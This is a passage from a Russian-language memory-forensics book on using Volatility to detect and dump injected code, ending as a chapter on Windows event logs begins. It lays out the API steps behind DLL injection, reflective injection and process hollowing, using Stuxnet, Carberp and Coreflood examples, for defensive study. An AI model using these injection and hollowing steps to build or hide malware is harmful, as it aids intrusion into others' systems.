Вредоносные программы используют внедрение кода для выполнения действий в контексте другого процесса. Тем самым вредоносная программа может заставить законный процесс выполнять действия от её имени, например загружать дополнительные трояны или похищать сведения из системы. Злоумышленники могут внедрять код в процесс множеством способов, например напрямую записывая его в память удалённого процесса или добавляя ключ реестра, заставляющий новые процессы загружать выбранную ими DLL. В этом разделе рассматривается, как определить, являются ли какие-либо процессы в системе жертвами внедрения кода, а если да, то как извлечь сегменты памяти с вредоносным кодом.

Мы рассмотрим следующие классы внедрения кода:

• **Удалённое внедрение DLL.** Вредоносный процесс заставляет целевой процесс загрузить указанную DLL с диска путём вызова `LoadLibrary` или нативной `LdrLoadDll`. По определению DLL должна существовать на диске до внедрения.
• **Удалённое внедрение кода.** Вредоносный процесс записывает код в пространство памяти целевого процесса и заставляет его выполняться. Код может быть блоком шелл-кода (то есть не PE-файлом) или PE-файлом, таблица импорта которого заранее настроена для целевого процесса.
• **Рефлексивное внедрение DLL.** Вредоносный процесс записывает DLL (как последовательность байтов) в пространство памяти целевого процесса. DLL выполняет собственную инициализацию без помощи загрузчика Windows. До внедрения DLL не обязана существовать на диске.
• **Внедрение с опустошением процесса.** Вредоносный процесс запускает новый экземпляр законного процесса (например, `lsass.exe`) в приостановленном режиме. Перед возобновлением процесса его исполняемый раздел или разделы освобождаются и заново выделяются с вредоносным кодом.

Как вы узнаете, способ обнаружения внедрения кода зависит от того, как код был внедрён, поэтому мы и различаем эти методы. Хотя Volatility позволяет обнаруживать все типы, всё равно требуется аналитическая работа, чтобы понять, когда использовать разные плагины и как правильно интерпретировать их вывод.

В следующих описаниях процесс A - вредоносный, а процесс B - целевой.

Удалённое внедрение DLL

Этот метод обычно выполняется в следующие этапы:

1. Процесс A включает отладочную привилегию (`SE_DEBUG_PRIVILEGE`), дающую ему право читать и записывать память других процессов, как отладчику.
2. Процесс A открывает дескриптор процесса B вызовом `OpenProcess`. Он должен запросить как минимум `PROCESS_CREATE_THREAD`, `PROCESS_VM_OPERATION` и `PROCESS_VM_WRITE`.
3. Процесс A выделяет память в процессе B посредством `VirtualAllocEx`. Защита обычно равна `PAGE_READWRITE`.
4. Процесс A передаёт строку в память процесса B вызовом `WriteProcessMemory`. Строка задаёт полный путь на диске к вредоносной DLL и записывается по адресу, выделенному на предыдущем шаге.
5. Процесс A вызывает `CreateRemoteThread`, чтобы запустить в процессе B новый поток, выполняющий функцию `LoadLibrary`. Параметром потока задаётся полный путь к вредоносной DLL, уже находящийся в памяти процесса B.
6. На этом этапе внедрение завершено, и процесс B загрузил DLL. Процесс A вызывает `VirtualFree`, чтобы освободить память, содержащую путь к DLL.
7. Для очистки процесс A вызывает `CloseHandle` для процесса B.

Обнаружение внедрения DLL

Учитывая, что для загрузки DLL использовалась `LoadLibrary`, надёжного способа окончательно отличить вредоносную DLL от других явно загруженных DLL в процессе B нет. С точки зрения метаданных списки VAD и PEB выглядят почти одинаково для всех модулей, загруженных одним и тем же API. Иными словами, внедрённая DLL на этом этапе не обязательно скрыта: она прекрасно видна в `dlllist` или таких работающих в живой системе инструментах, как Process Explorer. Однако, если конкретное имя DLL неизвестно, она легко может затеряться среди законных модулей.

Обнаружение становится возможным благодаря двум факторам. Во-первых, если после загрузки внедрённая DLL всё же пытается скрыться от инструментов работающей системы (отсоединяя свою `_LDR_DATA_TABLE_ENTRY` от одного или нескольких упорядоченных списков), её можно обнаружить с помощью `ldrmodules`. Во-вторых, если внедрённая DLL упакована и процедура распаковки копирует распакованный код в новую область памяти, её можно обнаружить посредством `malfind` (описан далее). Если не происходит ни того ни другого, приходится возвращаться к обычному анализу контекста, путей, сканированию Yara, временным меткам загрузки DLL (см. главу 18) и так далее.

Удалённое внедрение кода

Этот метод начинается с тех же двух шагов, что и удалённое внедрение DLL. Процесс A включает отладочную привилегию, а затем открывает дескриптор процесса B. Завершается метод следующим образом:

1. Процесс A выделяет память в процессе B с защитой `PAGE_EXECUTE_READWRITE`. Такой уровень защиты необходим, чтобы процесс A мог записывать в память, а процесс B - читать и выполнять её.
2. Процесс A передаёт блок кода в процесс B посредством `WriteProcessMemory`.
3. Процесс A вызывает `CreateRemoteThread` и направляет начальный адрес потока на функцию внутри переданного блока кода.

Обнаружение внедрения кода

Плагин `malfind` предназначен для поиска удалённых внедрений кода, происходящих описанным выше способом. Мы неоднократно намекали на это в главе 7 при обсуждении характеристик и флагов VAD. Идея состоит в том, что появится доступная для чтения, записи и выполнения область частной памяти (то есть без отображения файла), все страницы которой зафиксированы (для обнаружения мы используем несколько вариантов этих критериев). Область будет содержать заголовок PE и/или допустимые инструкции процессора. Ниже приведён пример блока кода, внедрённого Stuxnet в `services.exe`:

```
$ python vol.py -f stuxnet.mem --profile=WinXPSP3x86 malfind
Volatility Foundation Volatility Framework 2.4

[snip]

Process: services.exe Pid: 668 Address: 0x13f0000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x013f0000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x013f0010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x013f0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x013f0030  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00   ................

0x13f0000 4d              DEC EBP
0x13f0001 5a              POP EDX
0x13f0002 90              NOP
0x13f0003 0003            ADD [EBX], AL
0x13f0005 0000            ADD [EAX], AL
0x13f0007 000400          ADD [EAX+EAX], AL
```

В выводе показан предварительный фрагмент данных одновременно в виде шестнадцатеричного дампа и дизассемблированного кода, начиная с базового адреса внедрённой области (`0x013f0000`). В одних случаях определить вредоносность области помогает шестнадцатеричный дамп (например, потому что видна сигнатура `MZ`), в других приходится опираться на

дизассемблированный код. Ниже приведён пример, показывающий пользу дизассемблирования. В следующем обнаружении Carberp сигнатуры MZ нет, поскольку это всего лишь блок шелл-кода:

```
$ python vol.py -f carberp.mem --profile=WinXPSP3x86 malfind
Volatility Foundation Volatility Framework 2.4
[snip]

Process: svchost.exe Pid: 992 Address: 0x9d0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x009d0000  b8 35 00 00 00 e9 8b d1 f3 7b 68 6c 02 00 00 e9   .5.......{hl....
0x009d0010  94 63 f4 7b 8b ff 55 8b ec e9 6c 11 e4 7b 8b ff   .c.{..U...l..{..
0x009d0020  55 8b ec e9 99 2e 84 76 8b ff 55 8b ec e9 74 60   U......v..U...t`
0x009d0030  7f 76 8b ff 55 8b ec e9 8a e9 7f 76 8b ff 55 8b   .v..U......v..U.

0x9d0000 b835000000       MOV EAX, 0x35
0x9d0005 e98bd1f37b       JMP 0x7c90d195
0x9d000a 686c020000       PUSH DWORD 0x26c
0x9d000f e99463f47b       JMP 0x7c9163a8
0x9d0014 8bff             MOV EDI, EDI
0x9d0016 55               PUSH EBP
```

Эта область по адресу 0x9d0000 заслуживает дальнейшего исследования, поскольку дизассемблированный код содержит осмысленные инструкции процессора. Например, целевые адреса JMP допустимы, а сочетание MOV EDI, EDI, за которым следует PUSH EBP, обозначает начало пролога функции. Просматривая вывод malfind, помните, что программы могут выделять исполняемую частную память по законным причинам. Например, следующая область в csrss.exe не была внедрена вредоносной программой: плагин обнаружил её из-за сходства с областями внедрения.

```
Process: csrss.exe Pid: 660 Address: 0x7f6f0000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x7f6f0000  c8 00 00 00 71 01 00 00 ff ee ff ee 08 70 00 00   ....q........p..
0x7f6f0010  08 00 00 00 00 fe 00 00 00 00 10 00 00 20 00 00   ................
0x7f6f0020  00 02 00 00 00 20 00 00 8d 01 00 00 ff ef fd 7f   ................
0x7f6f0030  03 00 08 06 00 00 00 00 00 00 00 00 00 00 00 00   ................

0x7f6f0000 c8000000         ENTER 0x0, 0x0
0x7f6f0004 7101             JNO 0x7f6f0007
0x7f6f0006 0000             ADD [EAX], AL
0x7f6f0008 ff               DB 0xff
0x7f6f0009 ee               OUT DX, AL
0x7f6f000a ff               DB 0xff
0x7f6f000b ee               OUT DX, AL
```

В данном случае дизассемблированный код не имеет смысла. Например, есть инструкция ENTER, но нет LEAVE. Есть условный переход (JNO), но нет условия. Более того, переход ведёт по адресу 0x7f6f0007, который при текущем выравнивании не содержит инструкции. На первый взгляд эта область памяти не кажется вредоносной. Рассмотрим следующий пример с Coreflood:

```
$ python vol.py -f coreflood.mem --profile=WinXPSP3x86 malfind
Volatility Foundation Volatility Framework 2.4

[snip]

Process: IEXPLORE.EXE Pid: 248 Address: 0x7ff80000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 45, PrivateMemory: 1, Protection: 6

0x7ff80000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x7ff80010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x7ff80020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x7ff80030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................

0x7ff80000 0000             ADD [EAX], AL
```

```
0x7ff80002 0000             ADD [EAX], AL
0x7ff80004 0000             ADD [EAX], AL
0x7ff80006 0000             ADD [EAX], AL
```

Большинство аналитиков сочли бы этот диапазон по адресу `0x7ff80000` ложноположительным срабатыванием. И шестнадцатеричный дамп, и дизассемблированный код состоят только из нулей. Однако помните, что это лишь предварительный фрагмент данных. Процессор не обязательно начинает выполнять код со смещения 0 во внедрённой области: он легко может быть направлен куда-либо внутрь диапазона. В данном случае противодействующая выгрузке функция Coreflood уничтожила заголовок PE (занимавший первую страницу), перезаписав его нулями. Но если с помощью `volshell` дизассемблировать код на второй странице (`0x7ff81000`), становится видна основная функция вредоносной программы:

```
$ python vol.py -f coreflood.mem --profile=WinXPSP3x86 volshell -p 248
Volatility Foundation Volatility Framework 2.4
Current context: process IEXPLORE.EXE, pid=248, ppid=1624 DTB=0x80002a0
To get help, type 'hh()'
>>> dis(0x7ff81000)
0x7ff81000 81ec20010000                    SUB ESP, 0x120
0x7ff81006 53                              PUSH EBX
0x7ff81007 8b9c2430010000                  MOV EBX, [ESP+0x130]
0x7ff8100e 8bc3                            MOV EAX, EBX
0x7ff81010 2404                            AND AL, 0x4
0x7ff81012 55                              PUSH EBP
0x7ff81013 f6d8                            NEG AL
0x7ff81015 56                              PUSH ESI
0x7ff81016 57                              PUSH EDI
0x7ff81017 8bbc2434010000                  MOV EDI, [ESP+0x134]
[snip]
```

Вредоносные программы могут использовать несколько приёмов сокрытия в памяти процесса. Проверка кода в таких областях часто требует знакомства с языком ассемблера, поскольку внедрённый код может выглядеть очень похоже на законный. После того как `malfind` помогает сузить множество вариантов до управляемого объёма, к расследованию всё равно приходится применять знания и контекст. При вызове `malfind` можно также указать выходной каталог (`--dump-dir`), и плагин автоматически извлечёт подозрительные области. Затем к выгруженным файлам можно применить `strings` или сканеры сигнатур.

> **Предупреждение.** Coreflood мешал многим инструментам вырезать его двоичный файл из памяти, стирая заголовок PE. Этот антифорензический приём досаждает, но не должен вас останавливать. Просто используйте `vaddump`, чтобы извлечь область памяти, а затем шестнадцатеричный или PE-редактор, чтобы создать собственный шаблон заголовка PE. Дополнительные сведения см. в статье «Recovering Coreflood Binaries with Volatility»: mnin.blogspot.com.

Рефлексивное внедрение DLL

Этот метод представляет собой гибрид двух рассмотренных ранее подходов. Содержимое, передаваемое из процесса A в процесс B, является DLL (а не блоком шелл-кода), но после попадания в процесс B оно инициализирует себя самостоятельно вместо вызова `LoadLibrary`. Этот метод имеет несколько антифорензических преимуществ:

• `LoadLibrary` загружает библиотеки только с диска. Поскольку данный метод не опирается на этот API, внедряемую DLL никогда не требуется записывать в более постоянное хранилище. Её можно загрузить в память прямо из сети (например, при эксплуатации удалённого переполнения буфера).
• Ещё одно следствие отказа от `LoadLibrary` - структуры метаданных `_LDR_DATA_TABLE_ENTRY` не создаются. Поэтому в трёх списках PEB нет записи о загрузке этой DLL.

Примечание. Дополнительные сведения об этом методе см. в следующих источниках:

- «Remote Library Injection» от skape (nologin.org).
- «Reflective DLL Injection» Стивена Фьюэра (harmonysecurity.com).
- Исходный код и собственные тестовые двоичные файлы можно получить из репозитория github.com.

Обнаружение рефлексивного внедрения DLL

Этот метод можно обнаружить с помощью `malfind`, как обсуждалось ранее. Ниже приведён фрагмент кода из файла `LoadLibraryR.c` проекта ReflectiveDLLInjection:

```
// alloc memory (RWX) in the host process for the image...
lpRemoteLibraryBuffer = VirtualAllocEx( hProcess,
                                        NULL,
                                        dwLength,
                                        MEM_RESERVE|MEM_COMMIT,
                                        PAGE_EXECUTE_READWRITE );
if( !lpRemoteLibraryBuffer )
    break;
```

Из-за выбранных при выделении параметров VAD в процессе-хосте, содержащий DLL, соответствует критериям `malfind`.

Примечание. Полезные нагрузки VNC и Meterpreter в Metasploit основаны на методе рефлексивного внедрения DLL. Дополнительные сведения см. по адресу offensive-security.com. Вы должны уметь обнаруживать такие атаки в памяти с помощью плагинов, рассмотренных в этой главе.

Внедрение с опустошением процесса

При рассмотренных ранее методах внедрения целевой процесс продолжает работать и лишь выполняет дополнительный (вредоносный) код от имени вредоносной программы. При опустошении процесса, напротив, вредоносная программа запускает новый экземпляр законного процесса, например `lsass.exe`. До запуска первого потока процесса вредоносная программа освобождает память, содержащую код `lsass.exe` (опустошает её), и заменяет её телом вредоносной программы. В этом смысле весь оставшийся срок жизни процесса он выполняет только вредоносный код. Однако PEB и различные другие структуры данных указывают путь к законному двоичному файлу `lsass.exe`. На рис. 8-9 показана компоновка памяти до и после описанного поведения.




Рисунок 8-9. При опустошении процесса его исполняемый раздел заменяется вредоносным кодом

Как опустошить процесс

Следующие этапы описывают проведение такой атаки. Рецепт 15-8 книги *Malware Analyst's Cookbook* также содержит соответствующий исходный код на C для каждого этапа.

1. Запустить новый экземпляр законного процесса (например, `C:\windows\system32\lsass.exe`), но с приостановленным первым потоком. На этом этапе `ImagePathName` в PEB нового процесса указывает полный путь к законному `lsass.exe`.
2. Получить содержимое вредоносного кода-замены. Оно может поступить из файла на диске, существующего буфера в памяти или по сети.
3. Определить базовый адрес (`ImageBase`) процесса `lsass.exe`, а затем освободить или отменить отображение содержащего его раздела памяти. На этом этапе процесс представляет собой лишь пустой контейнер (DLL, кучи, стеки и открытые дескрипторы всё ещё целы, но исполняемый файл процесса отсутствует).
4. Выделить новый сегмент памяти в `lsass.exe` и убедиться, что память можно читать, записывать и выполнять. Можно повторно использовать тот же `ImageBase` или другой.
5. Скопировать заголовок PE вредоносного процесса в заново выделенную память `lsass.exe`.
6. Скопировать каждый раздел PE вредоносного процесса по правильному виртуальному адресу в `lsass.exe`.
7. Установить начальный адрес первого потока (того, который находился в приостановленном состоянии) так, чтобы он указывал на значение `AddressOfEntryPoint` вредоносного процесса.
8. Возобновить поток. Теперь вредоносный процесс начинает выполняться внутри контейнера, созданного для `lsass.exe`. `ImagePathName` в PEB всё ещё указывает на `C:\windows\system32\lsass.exe`.

Обнаружение

Stuxnet создаёт два новых экземпляра `lsass.exe` и заменяет их код в точности так, как описано в предыдущих шагах. При перечислении процессов видно следующее:

```
$ python vol.py -f stuxnet.vmem --profile=WinXPSP3x86 pslist | grep lsass
Volatility Foundation Volatility Framework 2.4
Offset(V)  Name        PID   PPID   Thds     Hnds   Start
---------- ----------- ------ ------ ------ ------  ----------------------------
0x81e70020 lsass.exe      680    624     19    342  2010-10-29 17:08:54 UTC+0000
0x81c498c8 lsass.exe      868    668      2     23  2011-06-03 04:26:55 UTC+0000
0x81c47c00 lsass.exe     1928    668      4     65  2011-06-03 04:26:55 UTC+0000
```

Процессов три (PID 680, 868 и 1928), но лишь один является «настоящим» `lsass.exe`. Интуиция может подсказать, что законным является тот, который судя по времени создания запущен первым (PID 680), но мы покажем, как это подтвердить. Сначала можно просмотреть полный путь к исполняемому файлу и/или его командную строку. Следующая команда показывает эти сведения, а также значение `ImageBase` процессов:

```
$ python vol.py -f stuxnet.vmem --profile=WinXPSP3x86 dlllist
      -p 680,868,1928 | grep lsass
Volatility Foundation Volatility Framework 2.4
lsass.exe pid:    680
Command line : C:\WINDOWS\system32\lsass.exe
0x01000000     0x6000     0xffff C:\WINDOWS\system32\lsass.exe

lsass.exe pid:    868
Command line : "C:\WINDOWS\\system32\\lsass.exe"
0x01000000     0x6000     0xffff C:\WINDOWS\system32\lsass.exe

lsass.exe pid:   1928
Command line : "C:\WINDOWS\\system32\\lsass.exe"
0x01000000     0x6000     0xffff C:\WINDOWS\system32\lsass.exe
```

Все заявленные пути одинаковы (хотя два из них заключены в дополнительную пару кавычек), поскольку данные в PEB, включая `ImageBase`, инициализируются при создании процесса, а все процессы изначально были одинаковыми. Однако в результате опустошения характеристики VAD области, содержащей `ImageBase`, радикально различаются. Только у законного процесса (PID 680) по-прежнему есть копия файла `lsass.exe`, отображённая в область:

```
$ python vol.py -f stuxnet.vmem --profile=WinXPSP3x86 vadinfo
      -p 1928,868,680 --addr=0x01000000
Volatility Foundation Volatility Framework 2.4
**********************************************************************
Pid:    680
VAD node @ 0x81db03c0 Start 0x01000000 End 0x01005fff Tag Vad
Flags: CommitCharge: 1, ImageMap: 1, Protection: 7
Protection: PAGE_EXECUTE_WRITECOPY
ControlArea @823e4008 Segment e1735398
NumberOfSectionReferences:          3 NumberOfPfnReferences:           4
NumberOfMappedViews:                1 NumberOfUserReferences:          4
Control Flags: Accessed: 1, File: 1, HadUserReference: 1, Image: 1
FileObject @82230120, Name: \WINDOWS\system32\lsass.exe
First prototype PTE: e17353d8 Last contiguous PTE: fffffffc
Flags2: Inherit: 1

**********************************************************************
Pid:    868
VAD node @ 0x81f1ef08 Start 0x01000000 End 0x01005fff Tag Vad
Flags: CommitCharge: 2, Protection: 6
Protection: PAGE_EXECUTE_READWRITE
ControlArea @81fbeee0 Segment e24b4c10
NumberOfSectionReferences:          1 NumberOfPfnReferences:           0
NumberOfMappedViews:                1 NumberOfUserReferences:          2
Control Flags: Commit: 1, HadUserReference: 1
First prototype PTE: e24b4c50 Last contiguous PTE: e24b4c78
Flags2: Inherit: 1
```

```
**********************************************************************
Pid:   1928
VAD node @ 0x82086d40 Start 0x01000000 End 0x01005fff Tag Vad
Flags: CommitCharge: 2, Protection: 6
Protection: PAGE_EXECUTE_READWRITE
ControlArea @81ff33e0 Segment e2343888
NumberOfSectionReferences:          1 NumberOfPfnReferences:           0
NumberOfMappedViews:                1 NumberOfUserReferences:          2
Control Flags: Commit: 1, HadUserReference: 1
First prototype PTE: e23438c8 Last contiguous PTE: e23438f0
Flags2: Inherit: 1
```

Вместо нескольких только что показанных шагов можно сразу перейти к `ldrmodules`. Помните, что исполняемый файл процесса добавляется в списки порядка загрузки и порядка расположения модулей в памяти PEB. Поэтому, когда `ldrmodules` перекрёстно сопоставляет эти сведения с отображёнными в память файлами в VAD, становится видно расхождение. Ниже приведён пример:

```
$ python vol.py -f stuxnet.vmem ldrmodules --profile=WinXPSP3x86 -p 1928
Volatility Foundation Volatility Framework 2.4
Pid      Process   Base       InLoad InInit InMem MappedPath
-------- --------- ---------- ------ ------ ----- ----------
[snip]
1928 lsass.exe     0x7c900000 True   True   True  \WINDOWS\system32\ntdll.dll
1928 lsass.exe     0x77f60000 True   True   True  \WINDOWS\system32\shlwapi.dll
1928 lsass.exe     0x771b0000 True   True   True  \WINDOWS\system32\wininet.dll
1928 lsass.exe     0x77c00000 True   True   True  \WINDOWS\system32\version.dll
1928 lsass.exe     0x01000000 True   False  True  <no name>
[snip]
```

Поскольку отображение `lsass.exe` было отменено, с областью по адресу `0x01000000` больше не связано имя. Но вызов `NtUnmapViewOfSection` (шаг 3) не удаляет метаданные из PEB, поэтому эти структуры всё ещё содержат запись об исходном отображении в списках порядка загрузки и порядка расположения в памяти.

> **Примечание.** Дополнительные сведения о методе опустошения процесса см. в следующих материалах:
>
> - «Analyzing Malware Hollow Process» Эрика Монти: blog.spiderlabs.com.
> - «Debugging Hollow Processes» Александра Ханеля: hooked-on-mnemonics.blogspot.com.

Постобработка выгруженного кода

После выявления областей внедрённого кода их можно извлечь на диск для статического анализа. В большинстве случаев достаточно исправить `ImageBase` в выгруженном заголовке PE так, чтобы он соответствовал местоположению в памяти, после чего файл можно загрузить в IDA Pro. Если импортированные функции при этом не видны, используйте плагин `impscan`, чтобы создать контекстные сведения из дампа памяти и импортировать данные в IDA в виде меток. То же относится к любому процессу, DLL или драйверу ядра, выгруженному из памяти, а не только к внедрённым областям. В рецепте 16-8 («Scanning for Imported Functions with Impscan») книги *Malware Analyst's Cookbook* эта возможность описана подробнее.

Хотя большая часть кода, выгруженного из памяти, самодостаточна (например, одна область содержит исполняемый код и переменные для чтения и записи), это верно не всегда, особенно для Poison Ivy с включённой функцией `melt`. Она заставляет RAT растворяться в пространстве памяти процесса, разбрасывая повсюду небольшие фрагменты своего кода. На рис. 8-10 показано, как это влияет на возможность восстановить исходный двоичный файл для статического анализа.




Рисунок 8-10. Функция «melt» Poison Ivy распространяет фрагменты внедрённого кода по всей памяти процесса

Poison Ivy распределён более чем по 20 различным областям VAD. В статье «Reverse Engineering Poison Ivy's Injected Code Fragments» (volatility-labs.blogspot.com) мы показываем, как создать специальный плагин Volatility, который по возможности восстанавливает исходный двоичный файл из фрагментов и возвращает им контекст.

> **Предупреждение.** Фрагментированное внедрение кода Poison Ivy - мощный антифорензический метод. Спроектировать плагин `pivydasm` было непросто, и на это ушло немало времени. К счастью для нас, хотя код был распределён по множеству областей VAD, мы всё равно могли следовать за ним, дизассемблируя его в `volshell`. Разрешать строки и вызовы API также было возможно, поскольку у нас был доступ ко всему пространству памяти процесса.

Итоги

Описанные в этой главе навыки помогут аналитикам обнаруживать и исследовать большую часть вредоносного кода, встречающегося в реальных условиях. В частности, вы научились выявлять внедрённый код, находить подозрительные DLL, выгружать распакованные двоичные файлы и извлекать артефакты из блока среды процесса. Сколько мы себя помним, вредоносные программы и руткиты использовали методы сокрытия от административных и защитных инструментов в работающих системах, а теперь вы понимаете, как эти методы действуют. Кроме того, вы увидели примеры применения криминалистического анализа памяти как к случаям с крупными кампаниями вредоносных программ (например, Zeus и Coreflood), так и к узконаправленным средствам атаки вроде Stuxnet.

Глава 9. Журналы событий

Журналы событий содержат огромное количество криминалистических сведений и являются неотъемлемой частью почти любого типа расследования. В них есть подробности об ошибках приложений (например, когда Word аварийно завершается после эксплуатации распыления кучи), интерактивных и удалённых входах, изменениях политики межсетевого экрана и других произошедших в системе событиях. В сочетании с временными метками каждого события журналы помогают точно определить, что произошло в системе, или по крайней мере задать временной интервал, на котором следует сосредоточить остальные усилия.

В этой главе рассматривается поиск журналов событий в RAM и их разбор в криминалистических целях. Многие файлы журналов во время работы системы отображаются в память, поэтому в дампах памяти обычно находятся сотни, если не тысячи, отдельных записей. В некоторых случаях можно даже извлечь записи после того, как администратор отметил их для удаления или злоумышленник намеренно очистил журнал.

Журналы событий в памяти

Поскольку записи событий создаются на всём протяжении работы системы, логично находить эти записи или даже файлы журналов событий в памяти. Чтобы найти записи или журналы событий, сначала необходимо знать их структуру: как они выглядят и где их можно последовательно находить, поскольку методы сильно различаются в зависимости от целевой операционной системы.

Цели анализа

Ваши цели таковы:

• **Поиск журналов событий в памяти.** Начиная с Vista Microsoft внесла несколько критически важных изменений в средство ведения журналов событий. Для работы с журналами событий в разных версиях Windows необходимо понимать и учитывать различия.
• **Обработка журналов событий.** Узнать, когда достаточно разобрать записи из памяти с помощью Volatility, а когда следует извлечь файлы журналов для анализа внешними инструментами.
• **Обнаружение входов методом полного перебора.** Узнать, как выявлять попытки входа методом полного перебора по сообщениям об ошибках в журналах событий.
• **Выявление бэкдоров.** Обнаруживать изменения политики межсетевого экрана и конфликты портов сервера, которые часто могут указывать на активность бэкдора.
• **Выявление очищенных журналов событий.** Узнать, что происходит при очистке журналов событий и как определить, пытался ли вредоносный код или злоумышленники очистить журналы.

Структуры данных

В следующем выводе показаны отдельные члены структур журналов событий Windows XP и 2003. Харлан Карви также документировал структуры журналов событий в своём блоге (windowsir.blogspot.com). Структура `EVTLogHeader` используется как заголовок файла журнала событий, а `EVTRecordStruct` - для отдельных записей.

```
>>> dt("EVTLogHeader")
'EVTLogHeader' (48 bytes)
